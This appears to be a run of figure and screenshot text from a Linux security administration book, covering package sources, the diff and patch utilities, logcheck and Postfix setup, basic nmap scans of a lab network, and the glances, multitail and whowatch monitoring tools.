

**Important security updates**


- scripts for handling many ACPI events  
acpi-support (Size: 22 kB)
- User-space parser utility for AppArmor


 334 updates have been selected. 421.9 MB will be downloaded.















```
#deb cdrom:[Ubuntu 12.04.4 LTS _Precise Pangolin_ - Release i386 (20140204)]/ p$  
  
# See http://help.ubuntu.com/community/UpgradeNotes for how to upgrade to  
# newer versions of the distribution.  
deb http://in.archive.ubuntu.com/ubuntu/ precise main restricted  
deb-src http://in.archive.ubuntu.com/ubuntu/ precise main restricted  
  
## Major bug fix updates produced after the final release of the  
## distribution.  
deb http://in.archive.ubuntu.com/ubuntu/ precise-updates main restricted  
deb-src http://in.archive.ubuntu.com/ubuntu/ precise-updates main restricted
```

```
#include <stdio.h>  
  
int main()  
{  
  
printf("This is an example\n");  
  
}
```

```
#include <stdio.h>  
  
int main(int argc)  
{  
  
printf("This is an example\n");  
  
return 0;  
  
}
```

```
root@client:~# diff -u example.c example_new.c > example.patch  
root@client:~# █
```

```
root@client:~# cat example.patch
--- example.c      2016-02-11 12:18:15.244513862 +0530
+++ example_new.c  2016-02-11 12:20:22.764520304 +0530
@@ -1,9 +1,11 @@
 #include <stdio.h>

-int main()
+int main(int argc)
 {

 printf("This is an example\n");

+return 0;
+
 }
```

```
root@client:~# patch -b < example.patch
patching file example.c
root@client:~# ls
example.c example.c.orig example_new.c example.patch
root@client:~#
```

```
root@client:~# patch --dry-run < example.patch
patching file example.c
```

```
root@client:~# cat example.c
#include <stdio.h>

int main(int argc)
{

 printf("This is an example\n");

 return 0;

 }
```

```
root@client:~# patch < example.patch
patching file example.c
root@client:~#
root@client:~# ls -l example.c
-rw-r--r-- 1 root root 89 Feb 11 12:24 example.c
root@client:~#
root@client:~# patch -R < example.patch
patching file example.c
root@client:~# ls -l example.c
-rw-r--r-- 1 root root 70 Feb 11 12:27 example.c
```

## Chapter 10: Security Monitoring and Logging

```
root@client:~# apt-get install logcheck
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libipc-signal-perl libmime-types-perl libproc-waitstat-perl
  logcheck-database logtail mime-construct postfix
Suggested packages:
  syslog-summary procmail postfix-mysql postfix-pgsql postfix-ldap
  postfix-pcre sasl2-bin dovecot-common postfix-cdb postfix-doc
The following NEW packages will be installed:
  libipc-signal-perl libmime-types-perl libproc-waitstat-perl logcheck
  logcheck-database logtail mime-construct postfix
0 upgraded, 8 newly installed, 0 to remove and 330 not upgraded.
```

### Postfix Configuration

Please select the mail server configuration type that best meets your needs.

No configuration:

Should be chosen to leave the current configuration unchanged.

Internet site:

Mail is sent and received directly using SMTP.

Internet with smarthost:


Mail is received directly using SMTP or by running a utility such as fetchmail. Outgoing mail is sent using a smarthost.

Satellite system:

All mail is sent to another machine, called a 'smarthost', for delivery.

Local only:

<ok>



```
# Controls the format of date-/time-stamps in subject lines:  
# Alternatively, set the format to suit your locale  
  
DATE="$(date +%Y-%m-%d %H:%M)"
```

```
# Controls the level of filtering:  
# Can be Set to "workstation", "server" or "paranoid" for different  
# levels of filtering. Defaults to server if not set.  
  
REPORTLEVEL="server"
```

```
# Controls the address mail goes to:  
# *NOTE* the script does not set a default value for this variable!  
# Should be set to an offsite "emailaddress@some.domain.tld"  
  
SENDMAILTO="logcheck"
```

```
# Controls Subject: lines on logcheck reports:  
  
#ATTACKSUBJECT="Security Alerts"  
#SECURITYSUBJECT="Security Events"  
#EVENTSSUBJECT="System Events"
```

```
# Controls the base directory for rules file location
# This must be an absolute path

#RULEDIR="/etc/logcheck"
```

```
# these files will be checked by logcheck
# This has been tuned towards a default syslog install
/var/log/syslog
/var/log/auth.log
/var/log/boot.log
```

```
root@tj-dev:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  nmap
0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
Need to get 1,623 kB of archives.
```

```
root@tj-dev:~# nmap 192.168.1.105

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:04 IST
Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 90:00:4E:2F:AC:EF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds
```

```
root@tj-dev:~# nmap localhost

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:06 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
631/tcp   open  ipp

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

```
root@tj-dev:~# nmap 192.168.1.105 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:10 IST
Nmap scan report for 192.168.1.105
Host is up (0.00044s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 90:00:4E:2F:AC:EF (Unknown)

Nmap scan report for 192.168.1.102
Host is up (0.00058s latency).
All 1000 scanned ports on 192.168.1.102 are closed
MAC Address: 00:0C:29:35:02:9C (VMware)

Nmap done: 2 IP addresses (2 hosts up) scanned in 4.81 seconds
```

```
root@tj-dev:~# nmap -sP 192.168.1.0/24

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:16 IST
Nmap scan report for 192.168.1.1
Host is up (0.054s latency).
MAC Address: C4:E9:84:C7:3A:F4 (Unknown)
Nmap scan report for 192.168.1.100
Host is up (0.15s latency).
MAC Address: 1C:56:FE:07:9C:D5 (Unknown)
Nmap scan report for 192.168.1.101
Host is up.
Nmap scan report for 192.168.1.102
Host is up (0.00048s latency).
MAC Address: 00:0C:29:35:02:9C (VMware)
Nmap scan report for 192.168.1.103
Host is up (0.090s latency).
```

```
root@tj-dev:~# nmap -p 22,80 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:35 IST
Nmap scan report for 192.168.1.102
Host is up (0.0047s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    closed http
MAC Address: 00:0C:29:35:02:9C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

```
Host script results:
|_nbstat: NetBIOS name: PC, NetBIOS user: <unknown>,
:4e:2f:ac:ef
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   Name: WORKGROUP\PC
|_ System time: 2016-03-01 11:22:54 UTC+5.5
|_smbv2-enabled: Server supports SMBv2 protocol

HOP RTT      ADDRESS
1   0.57 ms 192.168.1.105
```

```

root@tj-dev:~# nmap -sV 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:49 IST
Nmap scan report for 192.168.1.102
Host is up (0.00081s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.1p2 Debian 2 (protocol 2.0)
MAC Address: 00:0C:29:35:02:9C (VMware)
Service Info: OS: Linux

```

```

GNU nano 2.5.1      File: /etc/default/glances

# Default is to launch glances with '-s' option.
#DAEMON_ARGS="-s"

# Change to 'true' to have glances running at startup
RUN="true"

```

```

kali - IP 192.168.1.102/24      Uptime: 21:57:08

CPU [ 23.1%]   CPU      23.1%   MEM      70.1%   SWAP      3.3%   LOAD      1-core
MEM [ 70.1%]   user:    8.1%   total:   760M   total:    1.26G   1 min:    0.05
SWAP [ 3.3%]   system:  7.8%   used:    533M   used:     43.0M 5 min:    0.07
              idle:    84.1% free:    227M   free:    1.22G 15 min:   0.20

NETWORK      Rx/s    Tx/s    TASKS 148 (336 thr), 1 run, 147 slp, 0 oth
eth0         0b      0b
lo           0b      0b

DISK I/O     R/s     W/s
fd0          0        0
sda1         0       17K
sda2         0        0
sda5         0       76K
sr0          0        0

FILE SYS     Used    Total
/ (sda1)    7.66G  28.2G

Warning or critical alerts (one entry)
2016-03-01 03:09:38      2016-03-01 03:09:34 (ongoing) - MEM (70.1)

```

```
[quicklook]
cpu_careful=50
cpu_warning=70
cpu_critical=90
mem_careful=50
mem_warning=70
mem_critical=90
swap_careful=50
swap_warning=70
swap_critical=90
```

```
root@kali:~# glances -s -B 192.168.1.102
Glances server is running on 192.168.1.102:61209
```

```
Connected to kali - IP 192.168.1.102/24 Uptime: 22:26:33
```

CPU	[ 37.3%]	CPU	37.3%	MEM	72.9%	SWAP	3.8%	LOAD	1-core
MEM	[ 72.9%]	user:	20.2%	total:	760M	total:	1.26G	1 min:	0.26
SWAP	[ 3.8%]	system:	14.7%	used:	554M	used:	49.4M	5 min:	0.26
		idle:	62.7%	free:	206M	free:	1.21G	15 min:	0.15

**NETWORK** Rx/s Tx/s **TASKS** 150 (338 thr), 1 run, 149 slp, 0 oth

eth0	728b	0b							
lo	27Kb	27Kb	CPU%	MEM%	PID	USER	NI	S	Command

**DISK I/O** R/s W/s

fd0	0	0	6.5	33.5	1071	root	0	S	/usr/bin/gnome-she
sda1	21K	0	0.0	4.5	1195	root	0	S	/usr/lib/tracker/t
sda2	0	0	0.0	4.2	809	Debian-gd	0	S	gnome-shell --mode
sda5	0	0	0.0	3.9	1235	root	0	S	/usr/lib/evolution
sr0	0	0	1.1	3.9	1411	root	0	S	/usr/lib/gnome-ter
	0	0	0.0	3.8	1302	root	0	S	/usr/lib/evolution
	0	0	0.0	3.8	1290	root	0	S	/usr/lib/evolution

```
root@tj-dev:~# apt-get install multitail
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  multitail
0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
Need to get 141 kB of archives.
```

```
Feb 18 15:43:28 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:43:28 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: The canary thread is apparently starv
ing. Taking action.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: The canary thread is apparently starv
ing. Taking action.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
00] /var/log/syslog 343KB - 2016/02/18 16:08:39
* Starting ACPI daemon^f[94G[ OK ]
* Starting anac(h)ronistic cron^f[94G[ OK ]
* Starting save kernel messages^f[94G[ OK ]
* Starting automatic crash report generation^f[94G[ OK ]
* Starting regular background program processing daemon^f[94G[ OK ]
* Starting deferred execution scheduler^f[94G[ OK ]
* Stopping save kernel messages^f[94G[ OK ]
* Starting CPU interrupts balancing daemon^f[94G[ OK ]
* Starting LightDM Display Manager^f[94G[ OK ]
* Stopping Send an event to indicate plymouth is up^f[94G[ OK ]
* Starting crash report submission daemon^f[94G[ OK ]
01] /var/log/boot.log 3KB - 2016/02/18 16:08:39
```

```
Select window
00 /var/log/syslog
01 /var/log/boot.log
```

```

* Starting System V runlevel compatibility[94G[ OK ]
* Starting ACPI daemon[94G[ OK ]
* Starting anac(h)ronistic cron[94G[ OK ]
* Starting save kernel messages[94G[ OK ]
* Starting automatic crash report generation[94G[ OK ]
* Starting regular background program processing daemon[94G[ OK ]
* Starting deferred execution scheduler[94G[ OK ]
* Stopping save kernel messages[94G[ OK ]
* Starting CPU interrupts balancing daemon[94G[ OK ]
* Starting LightDM Display Manager[94G[ OK ]
* Stopping Send an event to indicate Plymouth is up[94G[ OK ]
* Starting crash report submission daemon[94G[ OK ]
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: The canary thread is apparently starving. Taking action.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
01] /var/log/syslog *Press F1/<CTRL>+<h>
ix(su:session): session opened for user root by tajinder(uid=1000)
Feb 18 15:17:01 tj-dev CRON[13758]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 18 15:17:02 tj-dev CRON[13758]: pam_unix(cron:session): session closed for user root
Feb 18 15:52:43 tj-dev gnome-screensaver-dialog: gkr-pam: unlocked login keyring
00] /var/log/boot.log *Press F1/<CTRL>+ 02] /var/log/auth.log *Press F1/<CTRL>+<

```

```

Feb 18 15:17:01 tj-dev CRON[13758]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 18 15:17:02 tj-dev CRON[13758]: pam_unix(cron:session): session closed for user root
Feb 18 15:52:43 tj-dev gnome-screensaver-dialog: gkr-pam: unlocked login keyring
Feb 18 16:17:01 tj-dev CRON[14142]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 18 16:17:01 tj-dev CRON[14142]: pam_unix(cron:session): session closed for user root
Feb 18 16:27:24 tj-dev gnome-screensaver-dialog: gkr-pam: unlocked login keyring
* Starting System V runlevel compatibility[94G[ OK ]
* Starting ACPI daemon[94G[ OK ]
* Starting anac(h)ronistic cron[94G[ OK ]
* Starting save kernel messages[94G[ OK ]
* Starting automatic crash report generation[94G[ OK ]
* Starting regular background program processing daemon[94G[ OK ]
* Starting deferred execution scheduler[94G[ OK ]
* Stopping save kernel messages[94G[ OK ]
* Starting CPU interrupts balancing daemon[94G[ OK ]
* Starting LightDM Display Manager[94G[ OK ]
* Stopping Send an event to indicate Plymouth is up[94G[ OK ]
* Starting crash report submission daemon[94G[ OK ]
00] /var/log/boot.log *Press F1/<CTRL>+<h> for help* 3KB - 2016/02/18 16:29:14

```

```
root@tj-dev:~# apt-get install whowatch
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  whowatch
0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
Need to get 37.4 kB of archives.
```

```
3 users: (2 local, 0 telnet, 0 ssh, 1 other)
```

```
(init)      tajinder pts/0  :1      -
(lightdm)   tajinder tty7   -
(init)      tajinder pts/1  :1      -
```

```
3 users: (2 local, 0 telnet, 0 ssh, 1 other)
```

```
(init)      tajinder pts/0  :1
```

```
11926 - gnome-terminal
```

```
14525 | - bash
```

```
11936 | - bash
```

```
11991 | - su
```

```
11999 | - bash
```

```
14610 R | - whowatch
```

```
11935 | - gnome-pty-helper
```

```
[ENT]users [c]md all[t]ree [d]etails [o]wner [s]ysinfo sig[l]ist ^[K]ILL
```

```
[F1]Help [F9]Menu [ENT]proc all[t]ree [i]dle/cmd [c]md [d]etails [s]ysinfo
```

File	View	Process	Users	Help
(init)	taj			
11926	- gnome-te	Toggle owner	o	
14525	- bash	Toggle long	c	
11936	- bash	Signal list	l	
11991	- su	Send KILL	^K	
11999	- ba	Send HUP	^U	
14610 R	-	Send TERM	^T	
11935	- gnome-			

File	View	Process	Users	Help
(init)			:1	
11926	-	Search	/	
11936		All processes	t	
11991		Users	Ent	
11999		User proc	Ent	
14629 R		Details	d	
14610 T		Sysinfo	s	
11935				

Help
Keys F1
About
Copyright

**GENERAL KEYS:**

cursor movement:

- cursor up, down, Home, End
- PageUp, PageDown

**F9** - menu

**ESC** - close window/menu or quit

**d** - user or process details

**s** - system information

**t** - tree of all processes

**/** - search

**PROCESS TREE:**

<- -> [a]up, [z]down -

BOOT TIME: Thu Feb 18 02:35:15 2016

CPU: 0.7% user 0.3% sys 0.0% nice 99.0% idle

MEMORY:

MemTotal: 505940 kB

MemFree: 26692 kB

Buffers: 26876 kB

Cached: 177804 kB

SwapCached: 9304 kB

Active: 160352 kB

Inactive: 173112 kB

Active(anon): 47440 kB

Inactive(anon): 83668 kB

Active(file): 112912 kB

<- -> [a]up, [z]down -

```

